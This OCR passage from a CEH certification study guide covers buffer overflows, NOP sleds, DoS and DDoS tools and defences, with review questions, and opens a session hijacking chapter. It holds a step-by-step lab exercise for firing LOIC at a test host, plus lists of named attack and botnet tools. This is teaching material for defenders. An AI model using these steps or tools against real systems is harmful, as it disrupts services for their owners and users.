




Figure 11.1 is a simplified version of a program stack. To understand buffer overflows and how they play into DoS attacks, you only need to understand the basic sequence and functions. For an excellent tutorial, Google "Smashing the Stack for Fun and Profit."

The key takeaway from this is to understand how the stack can be "overflowed" and thus create a DoS condition within the program or system. Knowing the basics of how the stack is used gives you insight into how it might be compromised.

Now that you are familiar with the heap and the stack, let's go over some key concepts that will be important for passing the exam, as well as for understanding the operation of a successful DoS attack via buffer overflow:

Smashing the Stack "Smashing" the stack refers to the use of buffer overflow to compromise the stack integrity and gain program-level access for running malicious code. Refer back to the basic program stack in Figure 11.1; smashing the stack modifies normal stack operation by submitting excess data to the stack, surpassing its normal bounds (if left unchecked). The excess data overwrites legitimate variables in the stack and resets the saved *Extended Instruction Pointer* (EIP) value to point to the injected malicious code. Figure 11.2 shows this process.

FIGURE 11.2 Smashing the stack




Figure 11.2 deserves just a bit more explanation, because it may look a little confusing at this point. Let's take it one piece at a time. Underlying the 0x90 block (which will be discussed in "NOP Sled" in a moment) is the basic program stack from Figure 11.1. Remember that Figure 11.1 represents normal operation, where the program's variables and stored data all stay within normal memory bounds, which is between the stack pointer (the top of the stack) and the bottom of the stack. The 0x90 overlay in Figure 11.2 represents the overflow portion that has been applied, or pushed onto the normal stack. The excess data, which has far surpassed the stack limit, has put the stack in an overflow condition. Once this is achieved, the program's reference point for the next legitimate instruction execution has been shifted up into the attacker's overflowed code. At this point, the program executes the attacker's malicious code with privileges identical to those of the original legitimate program. And if you are ready to throw this book in the trash and give up your quest to become a CEH, rest assured you will not have to regurgitate this paragraph for the exam. We are aiming for reference and understanding, so keep going and stick this stuff in your mental file cabinet for later retrieval.



Don't be overwhelmed by the code and lingo. Remember, as a CEH your interest lies in understanding only what you need in order to achieve the desired effect on the system or program. Understand the process and terms, and you'll be fine.

NOP Sled NOP sled refers to *shellcode* (machine code) used in a buffer overflow attack that uses multiple "No Operation" commands in a sequenced chunk. NOP by itself stands for "No Operation"; thus it follows that a NOP sled is a large sequence of no operation function calls. The value 0x90, which you saw in Figure 11.2, is the hexadecimal value of a NOP instruction as it applies to Intel processors; therefore, a NOP instruction with a value of 0x90 will instruct an Intel processor to perform a one-clock cycle on an empty process. In plain English, 0x90 will force an Intel CPU to dry-fire a single cycle. Now, take a series of 0x90 values, as you saw in Figure 11.2, and you have a fairly large "padding" on the stack that can set the stage for the execution of malicious code.



The value 0x90 is a near dead giveaway for a buffer overflow exploit. Watch for the 0x90 value, because it may be hiding among other values and processes. However, keep in mind that in certain situations the appearance of a NOP may not necessarily mean that a problem exists because it is a part of normal operation.

A quick summary is in order at this point to make sure we are all on the same page. A program uses the stack and the heap for storage. The heap is dynamic, whereas the stack is linear in operation (top, bottom, LIFO). Buffer overflow overfills the heap, exceeding the memory boundaries. This in turn creates an unpredictable condition in which the OS now sees the program as operating outside its allotted memory space. One of the following will probably happen:

- The OS terminates the offending program due to the program operating outside its allotted memory space.
- The address of the hacker's malicious code, which now resides in the overflowed stack, winds up in the EIP, causing that code to execute.



Basic operators such as < (less than), > (greater than), and => (equal to or greater than) are used to test your understanding of memory bounds and buffer overflows. Remember the basic concept of a buffer overflow, and also keep in mind that any value outside the normal range constitutes an overflow condition.

Understanding DDoS

Distributed denial-of-service (DDoS) attacks have the same goals, but the implementation is much more complex and wields more power. Whereas a DoS attack relies on a single system or a very small number of systems to attack a victim, a DDoS attack scales this up

by having several attackers go after a victim. How many attackers? Anywhere from a few hundred to a few million in some cases.

DDoS Attacks

DDoS attacks have the same goal as regular DoS methods; however, the difference lies in the implementation of the attack. A standard DoS attack can be launched from a single malicious client, whereas a DDoS attack uses a distributed group of computers to attack a single target. Check out Figure 11.3 to see a diagram of a DDoS setup.

As you can see in Figure 11.3, quite a few parts are involved when launching a DDoS attack. Conceptually, the process is quite simple. The attacker first infects the *handler*, or master computer, with a specific DDoS software build commonly known as a *bot*. The bot in turn sifts through the victim's network searching for potential clients to make slaves, or *zombies*. Note that the attacker purposely chooses their handler unit or units based on the positional advantage it will give them for their DDoS attack. This equates to a unit that has maneuverability in the network, such as a file server or the like. Once the handler systems have been compromised and the zombie clients are infected and listening, the attacker need only identify the target and send the go signal to the handlers.



For the exam you must be able to draw a distinction between a DoS and a DDoS. With DoS, you typically see a single or a very small number of clients attacking a target; with DDoS, a large number of clients attack a target. You could thus say that the main difference is scale; however, in either case the result is the same—a victim is taken offline.


A common method of covertly installing a bot on a handler or client is a Trojan horse that carries the bot as a payload. Once the handler and subsequent zombies have been infected, the attacker communicates remotely with the so-called *botnet* via communication channels such as Internet Relay Chat (IRC) or Peer-to-Peer (P2P).

Tools for Creating Botnets

Various tools are used to create botnets, including the following:

- Shark
- PlugBot
- Poison Ivy
- Low Orbit Ion Cannon (LOIC)

FIGURE 11.3 DDoS attack setup



DoS Tools

The following is a list of DoS tools:

DoSHTTP DoSHTTP is an HTTP flood DoS tool. It can target URLs, and it uses port designation.

UDPFlood This utility generates UDP packets at a specified rate and to a specific network.

Jolt2 This IP packet fragmentation DoS tool can send large numbers of fragmented packets to a Windows host.

Targa This eight-in-one tool can perform DoS attacks using one or many of the included options. Attacks Targa is capable of are land, WinNuke, and teardrop attacks.

DDoS Tools

The following is a list of DDoS tools:

Trinoo This DDoS tool uses UDP flooding. It can attack single or multiple IPs.

LOIC Low Orbit Ion Cannon (LOIC) has become popular because of its easy one-button operation. Some people suspect that groups such as Anonymous, which uses DDoS attacks as its primary weapon, use LOIC as their main tool. (See Exercise 11.4.)

TFN2K This DDoS attack tool is based on TFN (Tribe Flood Network) and can perform UDP, SYN, and UDP flood attacks.

Stacheldraht This DDoS tool has similar attack capabilities as TFN2K. Attacks can be configured to run for a specified duration and to specific ports.




The exam will expect you to be familiar with the tools listed in this chapter and throughout the book, which means you must know what each tool does and how it's used. Memorizing the details and nuances of each tool is not required.

EXERCISE 11.4


Seeing LOIC in Action

LOIC is one the easiest DDoS tools available, yet its simplicity and remote connection features make it an extremely effective tool. In this exercise you will see just how easy it is to launch a DoS attack using LOIC. For this exercise you will use a Windows Server 2008 system with LOIC installed and a Windows 7 target with Wireshark for traffic capture.


1. First, run the `LOIC.exe` file. Do not perform an in-depth installation; just run the executable.



2. Once you run the EXE, the program pops up and is ready for a quick configuration. Note that you can target a URL as well as a specific IP address. For our purposes just enter the IP address of your Windows 7 box.




3. Click the Lock On button. The IP address shows up as the target; there is no doubt where this traffic is going.




4. Now that you have the IP input and target selected, you can configure a few more details for your attack preferences. For this exercise use port 80, the TCP method, 10000 threads, and the default TCP/UDP message, as shown here:

EXERCISE 11.4 *(continued)*



5. Before you click the Fire button, hop back over to your Windows 7 system and start Wireshark to see the traffic generated by LOIC.

6. Now you can fire your LOIC beam and view the traffic.



DoS Defensive Strategies

Let's look at some DoS defensive strategies:

Disabling Unnecessary Services You can help protect against DoS and DDoS attacks by hardening individual systems and by implementing network measures that protect against such attacks.

Using Anti-malware Real-time virus protection can help prevent bot installations by reducing Trojan infections with bot payloads. This has the effect of stopping the creation of bots for use in a botnet. Though not a defense against an actual attack, it can be a proactive measure.

Enabling Router Throttling DoS attacks that rely on traffic saturation of the network can be thwarted, or at least slowed down, by enabling *router throttling* on your gateway router. This establishes an automatic control on the impact that a potential DoS attack can inflict, and it provides a time buffer for network administrators to respond appropriately.

Using a Reverse Proxy A *reverse proxy* is the opposite of a forward or standard proxy. The destination resource rather than the requestor enacts traffic redirection. For example, when a request is made to a web server, the requesting traffic is redirected to the reverse proxy before it is forwarded to the actual server. The benefit of sending all traffic to a middleman is that the middleman can take protective action if an attack occurs.

Enabling Ingress and Egress Filtering *Ingress filtering* prevents DoS and DDoS attacks by filtering for items such as spoofed IP addresses coming in from an outside source. In other words, if traffic coming in from the public side of your connection has a source address matching your internal IP scheme, then you know it's a spoofed address. *Egress filtering* helps prevent DDoS attacks by filtering outbound traffic that may prevent malicious traffic from getting back to the attacking party.

Degrading Services In this approach, services may be automatically throttled down or shut down in the event of an attack. The idea is that degraded services make an attack tougher and make the target less attractive.

Absorbing the Attack Another possible solution is to add enough extra services and power in the form of bandwidth and another means to have more power than the attacker can consume. This type of defense does require a lot of extra planning, resources, and of course money. This approach may include the use of load-balancing technologies or similar strategies.

Botnet-Specific Defenses

The following are botnet-specific defensive strategies:

RFC 3704 Filtering This defense is designed to block or stop packets from addresses that are unused or reserved in any given IP range. Ideally, this filtering is done at the ISP level prior to reaching the main network.

Black Hole Filtering This technique in essence creates a black hole or area on the network where offending traffic is forwarded and dropped.

Source IP Reputation Filtering Cisco offers a feature in their products, specifically their IPS technologies, that filters traffic based on *reputation*. Reputation is determined by past history of attacks and other factors.

DoS Pen-Testing Considerations

When you're pen testing for DoS vulnerabilities, a major area of concern is taking down integral resources during the testing phase. The ripple effect of taking out a file server or web resource can be far reaching, especially if bringing the system back online proves challenging after a successful DoS test attack. As with all pen-testing activities, an agreement between the tester and the client should explicitly define what will be done and the client's timeframe for when the testing will occur. Also, as always, documenting every step is crucial in every part of the process.

Summary

In this chapter you learned that a denial-of-service attack involves the removal of availability of a resource. That resource can be anything from a web server to a connection to the LAN. DoS attacks can focus on flooding the network with bogus traffic, or they can disable a resource without affecting other network members. We also discussed buffer overflow, which pushes data beyond the normal memory limit, thereby creating a DoS condition. In addition, you saw that a NOP sled can be used to pad the program stack, which lets the attacker run malicious code within the compromised stack. You learned about handlers and their role in infecting and controlling zombie clients in a DDoS attack. We also explored a number of attack methods and tools for performing attacks. Lastly, we reviewed some preventive measures, such as router throttling, that you can use to defend against DoS attacks.

Exam Essentials

Remember the basic concept of DoS and DDoS. Be familiar with the basic orchestration of a DoS attack as well as a DDoS attack. Browse the web for DDoS images to become comfortable with recognizing the layout of an attack. Make sure you understand the differences between the two.

Understand the targets. Know which resources can, and usually do, get targeted. This applies also to the focus of the DoS attack, which can be traffic or network saturation or a single target.

Know the stack. Review Figure 11.1 and Figure 11.2 and make sure you understand the parts that act on the stack. Remember that the EIP is the point of execution in a stack, and that the EIP gets shifted when an overflow occurs.

Understand buffer overflow. Know that a buffer overflow occurs when data, through either malicious or unintentional means, gets pushed beyond the normal memory bounds of the stack. Be familiar with the difference between a buffer overflow and smashing the stack.

Know the dangerous C functions. Memorize and be on the lookout for those C functions that do not perform bounds checking: `gets()`, `scanf()`, `strcpy()`, and `strcat()`. Ensure that you are comfortable recognizing these commands in compiled code.

Understand the NOP sled. Remember that NOP means "No Operation"; this equates to a full CPU cycle with no actual work being accomplished. A NOP sled is a sequence of NOP functions; know how it relates to buffer overflow and smashing the stack. Memorize and recognize the hexadecimal value of a NOP, which is 0x90.

Be familiar with attack methods. You don't have to know all the details of how to perform each attack method, but be sure to know what each method uses to perform the attack. For example, a fraggle attack uses UDP echo requests to the chargen port.

Know the preventive measures. Know the preventive measures available as well as the actions each one takes to prevent the attack. Ensure that you are familiar with the operation of a reverse proxy and ingress and egress filtering.

Know your tools and terms. The CEH exam is drenched with terms and tool names that will eliminate even the most skilled test taker because they simply don't know what the question is even talking about. Familiarize yourself with all the key terms, and be able to recognize the names of the DoS tools on the exam.

Review Questions

1. What is the hexadecimal value of a NOP instruction in an Intel system?
   - **A.** 0x99
   - **B.** 0x90
   - **C.** 0x80
   - **D.** 99x0
2. Which pointer in a program stack gets shifted or overwritten during a successful overflow attack?
   - **A.** ESP
   - **B.** ECP
   - **C.** EIP
   - **D.** EBP
3. Groups and individuals who hack systems based on principle or personal beliefs are known as _____.
   - **A.** White hats
   - **B.** Black hats
   - **C.** Script kiddies
   - **D.** Hacktivists
4. Jason is the local network administrator who has been tasked with securing the network from possible DoS attacks. Within the last few weeks, some traffic logs appear to have internal clients making requests from outside the internal LAN. Based on the traffic Jason has been seeing, what action should he take?
   - **A.** Throttle network traffic.
   - **B.** Update antivirus definitions.
   - **C.** Implement egress filtering.
   - **D.** Implement ingress filtering.
5. Which DoS attack sends traffic to the target with a spoofed IP of the target itself?
   - **A.** Land
   - **B.** Smurf
   - **C.** Teardrop
   - **D.** SYN flood
6. Adding to and removing from a program stack are known as what?
   - **A.** Pop and lock
   - **B.** Push and pop

C. Stack and pull

D. Plus and minus

7. Zombies Inc. is looking for ways to better protect their web servers from potential DoS attacks. Their web admin proposes the use of a network appliance that receives all incoming web requests and forwards them to the web server. He says it will prevent direct customer contact with the server and reduce the risk of DoS attacks. What appliance is he proposing?

A. Web proxy

B. IDS

C. Reverse proxy

D. Firewall

8. In a DDoS attack, what communications channel is commonly used to orchestrate the attack?

A. Internet Relay Chat (IRC)

B. MSN Messenger

C. ICMP

D. Google Talk

9. What is the name for the dynamic memory space that, unlike the stack, doesn't rely on sequential ordering or organization?

A. Pointer

B. Heap

C. Pile

D. Load

10. Which function(s) are considered dangerous because they don't check memory bounds? (Choose all that apply.)

A. `gets()`

B. `strcpy()`

C. `scanf()`

D. `strcat()`

11. The stack operates on a _____ basis.


A. FIFO

B. LIFO

C. FILO

D. LILO

12. While monitoring traffic on the network, Jason captures the following traffic. What is he seeing occur?



A. ICMP flood

B. SYN flood

C. Teardrop

D. Land

13. What is a single-button DDoS tool suspected to be used by groups such as Anonymous?

A. Trinoo

B. Crazy Pinger

C. LOIC

D. DoSHTTP

14. What is an eight-in-one DoS tool that can launch such attacks as land and teardrop?

A. Jolt

B. Targa

C. TFN2K

D. Trinoo

15. What command-line utility can you use to craft custom packets with specific flags set?
    A. Nmap
    B. Zenmap
    C. Ping
    D. hping3

16. What protocol is used to carry out a fraggle attack?
    A. IPX
    B. TCP
    C. UDP
    D. ICMP

17. What is the key difference between a smurf and a fraggle attack?
    A. TCP vs. UDP
    B. TCP vs. ICP
    C. UDP vs. ICMP
    D. TCP vs. ICMP

18. What is the main difference between DoS and DDoS?
    A. Scale of attack
    B. Number of attackers
    C. Goal of the attack
    D. Protocols in use

19. What is the most common sign of a DoS attack?
    A. Weird messages
    B. Rebooting of a system
    C. Slow performance
    D. Stolen credentials

20. What response is missing in a SYN flood attack?
    A. ACK
    B. SYN
    C. SYN-ACK
    D. URG

Chapter

12



Session Hijacking

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **I. Background**

- C. System technologies

✓ **III. Security**

- A. Systems security controls
- E. Network security
- P. Vulnerabilities

✓ **V. Tools/Systems/Programs**

- G. TCP/IP networking




The concept of session hijacking is fairly simple and can be applied to various scenarios. An interception in the line of communication allows the attacker either to assume the role of the authenticated user or to stay connected as an intermediary, as in a man-in-the-middle attack. Different techniques help the attacker hijack a session. One discussed in Chapter 9, "Sniffers," is Address Resolution Protocol (ARP) poisoning. We'll expand on setup techniques in this chapter, and you'll get your hands dirty with a few examples that illustrate how to accomplish a session hijack.

Understanding Session Hijacking

Session hijacking is synonymous with a stolen session, in which an attacker intercepts and takes over a legitimately established session between a user and a host. The user–host relationship can apply to access of any authenticated resource, such as a web server, Telnet session, or other TCP-based connection. Attackers place themselves between the user and host, thereby letting them monitor user traffic and launch specific attacks. Once a successful session hijack has occurred, the attacker can either assume the role of the legitimate user or simply monitor the traffic for opportune times to inject or collect specific packets to create the desired effect. Figure 12.1 illustrates a basic session hijack.

FIGURE 12.1 Session hijack



In its most basic sense, a *session* is an agreed-upon period of time under which the connected state of the client and server is vetted and authenticated. This simply means that both the server and the client know (or think they know) who each other are, and based on this knowledge, they can trust that data sent either way will end up in the hands of the appropriate party.

If a session hijack is carried out successfully, what is the danger? Several events can take place at this point, including identity theft and data corruption. In other situations session hijacks have made for a perfect mechanism through which someone can sniff traffic or record transactions.

Understanding what constitutes a session makes it easy to see how session hijacking can be extremely effective when all supporting factors are set up correctly. Many of the prerequisite setup factors involved in session hijacking have already been discussed in previous chapters. For example, a specific form of hijacking involves using a sniffer both prior to and during an attack, and you learned about sniffers in Chapter 9. In Chapter 2, "System Fundamentals," you learned about the TCP three-way handshake, which will greatly aid your understanding of TCP session hijacking. Before we get too deeply into the details of each attack, let's look at how session hijacking is categorized.

An attacker carrying out a session hijack is seeking to take over a session for their own needs. Once they have taken over a session, they can then go about stealing data, issuing commands, or even committing transactions that they wouldn't be able to otherwise. In this chapter, we will explore the various forms session hijacking can take and identify the methods you can use to thwart a session hijack.

Session hijacks are easy to launch. TCP/IP is vulnerable, and most countermeasures, except for encryption, do not work. The following also contribute to the success of session hijacking:

- No account lockout for invalid session IDs
- Insecure handling
- Weak session ID generation algorithm
- Indefinite session expiration time
- Cleartext transmission
- Small session IDs

Session hijacking typically can be broken down into one of three primary techniques:

Brute-Forcing an ID This is done by guessing an ID; usually the attacker already has some knowledge of the range of IDs available. The attacker may be aided by the use of HTTP referrers, sniffing, cross-site scripting, or malware.

Stealing an ID If they can manage it, an attacker will steal an ID by using sniffing or other means.

Calculating an ID An attacker will attempt to calculate a valid session ID simply by looking at an existing one and then figuring out the sequence.



So what is a session ID? Its form can vary a bit depending on whether we are talking about an application or a network. However, in both cases it is usually some form of alphanumeric sequence that uniquely identifies a specific connection. A session ID could look like `123456abcdef`, for example, but usually with a lot more entropy or randomness sprinkled in. Capturing, guessing, or calculating an ID allows the attacker to take over a connection or session.

Note that session IDs are also known as *session tokens*.

Spoofing vs. Hijacking

Before we go too far, you should know that spoofing and hijacking are two distinctly different acts.

